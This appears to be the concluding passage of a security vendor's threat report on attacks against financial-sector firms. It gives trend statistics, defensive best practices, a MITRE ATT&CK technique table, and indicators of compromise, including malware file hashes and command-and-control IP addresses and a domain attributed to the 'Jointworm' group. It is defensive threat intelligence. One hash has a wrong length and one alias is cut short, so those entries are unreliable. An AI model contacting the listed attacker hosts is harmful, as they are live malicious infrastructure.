Three of the top 10 signatures triggered on the network in financial customers block attempts to exploit vulnerabilities in WordPress. WordPress is the most popular open-source content management system in the world and is used by at least 75 million websites worldwide. Due to its wide usage, it is often targeted by cyber criminals who try to exploit vulnerabilities in the content management system (CMS) or its plugins, or attempt to use it to gain an initial foothold on target systems. Joomla and Apache Struts are also both open-source tools that are widely used, and as a result are frequently targeted by malicious actors attempting to gain access to victim networks. Joomla, like WordPress, is a CMS, while Apache Struts allows users to build web applications using Java.

Malicious activity blocked on machines in the U.S. and the UK accounts for the vast majority of malicious activity on the network in the financial sector, with companies in other countries registering a negligible amount of activity compared to the two large English-speaking economies.

Figure 5. Activity Blocked on the Network, by Country, January 2019 to May 2020



These statistics show us that activity targeted at organizations in the financial sector is on the rise, with any slowdown in this activity due to the COVID-19 pandemic seeming to be negligible or non-existent. Companies in the U.S. need to be on high alert as attackers have a strong interest in the world's largest economy, however, companies in Europe and other large economies like the U.K. and Brazil also need to remain on high alert against cyber criminals, and ensure they have a good security posture in place.

Conclusion

The financial sector is a tempting target for both everyday cyber criminals looking to make a quick buck, and sophisticated nation-state actors with both financial and intelligence motivations. Businesses in this sector need to be aware of these threats and protect their networks from them with a strong security approach.

Between January 2019 and mid-2020, we observed:

- Malware detections in companies in the financial sector trending upwards.
- Ransomware detections in companies in the financial sector trending upwards.
- High-profile, publicly reported targeted ransomware campaigns impacting companies in the financial sector. Some of these gangs are now also stealing data from the businesses they hit and threatening to publish it in order to exert further pressure on organizations to pay a ransom.
- Multiple companies in the financial sector being targeted by Jointworm, a sophisticated, financially motivated attack group.

There may have been some anticipation that the COVID-19 pandemic would lead to a slowdown in cyber-criminal activity, but that doesn't seem to have occurred, at least among cyber actors targeting the financial sector.

The threat facing companies in the financial sector from malicious actors is significant, ongoing, and unlikely to ease off in the future. It is something financial sector companies need to be aware of and prepared for.

Best Practices

- Deploy an integrated cyber defense platform that shares threat data from endpoint, email, web, cloud apps, and infrastructure.
- Cyber attackers are continually updating their techniques and tools to evade conventional security controls. Always keep these security solutions up to date with the latest protection capabilities, including machine learning and AI, and ensure that your security architecture has the ability to incorporate new state-of-the-art solutions with minimal disruption or cost.
- Ensure consistent enforcement of security rules and access policies across environments without disrupting business processes.
- Ensure cyber security solutions run both in the cloud and on-premise to better protect infrastructure.
- Look to solutions that provide real-time threat information, threat analytics, content classification, and comprehensive threat blocking data so the latest threat intelligence is current.
- Be sure to deploy identity and access management solutions to protect against the theft of executive credentials.
- Where possible, install the latest patches on all devices, and consider an endpoint management solution with automated patch management.
- Ensure all employees use strong passwords and enable two-factor authentication.
- Ensure the latest version of PowerShell is installed and logging is enabled.
- Restrict access to Remote Desktop Services (RDS): Only allow RDS from specific known IP addresses and ensure usage of multi-factor authentication. Consider similar access controls for other popular admin tools so they cannot be used by attackers to infiltrate the network undetected.
- Implement offline backups that are onsite. Ensure there are backups that are not connected to the network to prevent them from being encrypted by ransomware.
- Test restore capability. Ensure restore capabilities support the needs of the business.
- Educate staff to ensure they understand cyber security principles and do not engage in any behaviors that may put patients' or customers' data at risk.
- Improve detection and response capabilities by spreading security investments beyond prevention and protection technologies. Faster detection and resolution times can dramatically reduce the impact of data breaches.
- Leverage behavioral analytics technology wherever possible. Attackers frequently compromise privileged devices or user accounts to carry out attacks, and having analytics capabilities to identify anomalous behavior is one of the most effective ways to identify that an attack is taking place.

Appendix (i)

Indicators of Compromise (IoCs)

IoC	Group	Malware Identifier
file_sha2:1820244e54dbb87ea21f6f1df15c3f255bfe3dd36db41fbf2f2e1f742a515063	Jointworm	Alias: PhantomOCX
file_sha2:1be727ebce44e5c669b2b08ad06e9d99c02490f8bb7f59dda81050947d99b77a	Jointworm	Alias: PhantomOCX
file_sha2:30970d1144705a7a6cc874db67094fff19a0ed99a559f21e58a858fe5c1d01f8	Jointworm	Alias: PhantomCoreAgent
file_sha2:4c355d1e1a2a10135aa2e2848790355bfbab2d64eb5dd95d7278cd8c0ffbf470	Jointworm	Alias: PhantomOCX
file_sha2:a53e5b8da9a397fbf3623969333fb7c58e7690e8dbd0f485c1d7861e3e07fe37	Jointworm	Alias: PhantomOCX
file_sha2:fd50f667337214e27256a0a8053e321d54c61466dce61805bdf51ca47e89e567	Jointworm	Alias: PhantomOCX
file_sha2:aa386dc2f66e2527766f50f5dd75f023550725ea8afc68593a596c41620265bc	Jointworm	Alias: PhantomCoreAgent
file_sha2:01c7c79f8fd6288c5dc3542d91d8dbb5de347fb1db5f043cd618e133f16ed38e	Jointworm	Alias: PhantomCoreAgent
file_sha2:319db7d8aac0459e8e4eec3014c1e815531261e3779242936990560e553510fb	Jointworm	Alias: PhantomCoreAgent
file_sha2:32247987e1584f28358fc22f489cb33779cbb13fb0321dd0d20e82364ad87969	Jointworm	Alias: PhantomCoreA
file_sha2:37341938ea37f1068f65994ec6b2ebe5fab794c4e29470c2acf70eda2636479b	Jointworm	Alias: PhantomCoreAgent
file_sha2:386ab1c9d7f98f883b4d18c18bd4a7f51c0d1d62410563d967430d38304b38a3	Jointworm	Alias: PhantomCoreAgent
file_sha2:3d68be1d69127fb7a36b331820cd62a3e527453c46b3757265e45786c0bbaa03	Jointworm	Alias: PhantomCoreAgent
file_sha2:475e2dc5d05b2e58971ba7a6e8b198ea42b615d2ad49a21cf08a63987235c513	Jointworm	Alias: PhantomCoreAgent
file_sha2:4763827c007dd11556ef7ce4a2fc5bf7781f22a0e0a13715ecc831f99d115e61	Jointworm	Alias: PhantomCoreAgent
file_sha2:47d885b73d66d5078bc87828592d57722856adac806645a3d704721ab4c9216f	Jointworm	Alias: PhantomCoreAgent
file_sha2:4f0f0cf6b78583649d220bcbb00a8c5ef4a7aa17ddafe936186f295aa6b90684	Jointworm	Alias: PhantomCoreAgent
file_sha2:55aaf4a22f6972386c4a8f1bb37a70d578b413e926ccc85ddd5b30297425b5ea	Jointworm	Alias: PhantomCoreAgent
file_sha2:5fd746354111176e80f7b091e9cc3c8b17dd51ed742a9037543c1e0301e7b6227	Jointworm	Alias: PhantomCoreAgent
file_sha2:7cb1773a3c758067822a912cd8bf4e2d9f6a2d67ffcf587473002043ccbbc397	Jointworm	Alias: PhantomCoreAgent
file_sha2:7d901fe0d8e630dfaddc28377a22f865ada07fb0591f3e9970b48218c2364ff4	Jointworm	Alias: PhantomCoreAgent
file_sha2:8271fb0ee50b742b4740f01f5d89b411bb98a94a00cf045315508c54d2192774	Jointworm	Alias: PhantomCoreAgent

IoC	Group	Malware Identifier
file_sha2:8a73e6fc98e1864296684b9aa82a488590f3110efd5c6e47829642880fd1fc9c	Jointworm	Alias: PhantomCoreAgent
file_sha2:9a37991aa448e8d77f2199f458cddafcd2a00472915f6da2d92fbc44e0da2ed3	Jointworm	Alias: PhantomCoreAgent
file_sha2:a52c0dc2680101e97e95b9d2f57a9379c79649eb0567c08ed16566dcc9a4f863	Jointworm	Alias: PhantomCoreAgent
file_sha2:a5bbb4f2ebc6dcc4156221970b84013e5bedd5f8348bcb577d34ed35c3226ca1	Jointworm	Alias: PhantomCoreAgent
file_sha2:b72762d8d8d9f61a6683831bc53889789e2d9b27e41cfcfdae2af75aeae9c936	Jointworm	Alias: PhantomCoreAgent
file_sha2:b987fd8c35dd9ea56c2d61b51cb167f9e25d79f09d1b49e0303c75c5db98467f	Jointworm	Alias: PhantomCoreAgent
file_sha2:d420b1a4cb193d6d42ace3909c8fd4a5d2e7d54c4473cc12e849036414d96385	Jointworm	Alias: PhantomCoreAgent
file_sha2:da9b466a0fa3596a7b36402a84217c74c3e30cdfec974a3c8b5cef38d2b7f962	Jointworm	Alias: PhantomCoreAgent
file_sha2:eb1d25b99dc66764083f1b758237bc6092a945a46b5f94362cb3b71277c9b133	Jointworm	Alias: PhantomOCX
file_sha2:ff82029c20fbadafc66821abd4694b2aa77bf4a55f3226a0671c3e4cad2ce24c	Jointworm	Alias: PhantomCoreAgent

Network Indicators

IoC	Group	Malware Identifier
remote_ip:139.28.37.53	Jointworm	Alias: PhantomC2
remote_ip:185.62.190.89	Jointworm	Alias: PhantomC2
remote_ip:45.9.239.50	Jointworm	Alias: PhantomC2
url_domain:coinzre.website	Jointworm	Alias: PhantomC2

Appendix (ii)

Top 20 MITRE ATT&CK® Techniques Seen on Top Financial Customers January 2019 – May 2020

Tactic	Technique Name	Technique ID	Technique URL
Execution	PowerShell	T1086	https://attack.mitre.org/techniques/T1086
Execution	Windows Management Instrumentation	T1047	https://attack.mitre.org/techniques/T1047
Credential Access	Credential Dumping	T1003	https://attack.mitre.org/techniques/T1003
Defense Evasion	Obfuscated Files or Information	T1027	https://attack.mitre.org/techniques/T1027
Defense Evasion	Process Injection	T1055	https://attack.mitre.org/techniques/T1055
Command and Control	Remote File Copy	T1105	https://attack.mitre.org/techniques/T1105
Execution	Mshta	T1170	https://attack.mitre.org/techniques/T1170
Defense Evasion	Modify Registry	T1112	https://attack.mitre.org/techniques/T1112
Execution	Service Execution	T1035	https://attack.mitre.org/techniques/T1035
Execution	User Execution	T1204	https://attack.mitre.org/techniques/T1204
Discovery	Security Software Discovery	T1063	https://attack.mitre.org/techniques/T1063
Execution	Rundll32	T1085	https://attack.mitre.org/techniques/T1085
Execution	Trusted Developer Utilities	T1127	https://attack.mitre.org/techniques/T1127
Defense Evasion	Regsvr32	T1117	https://attack.mitre.org/techniques/T1117
Execution	Scripting	T1064	https://attack.mitre.org/techniques/T1064
Defense Evasion	Rundll32	T1085	https://attack.mitre.org/techniques/T1085
Execution	Regsvr32	T1117	https://attack.mitre.org/techniques/T1117
Lateral Movement	Remote File Copy	T1105	https://attack.mitre.org/techniques/T1105
Defense Evasion	Deobfuscate/Decode Files or Information	T1140	https://attack.mitre.org/techniques/T1140
Credential Access	Credentials in Files	T1081	https://attack.mitre.org/techniques/T1081

SED-FST-WP102 August 31, 2020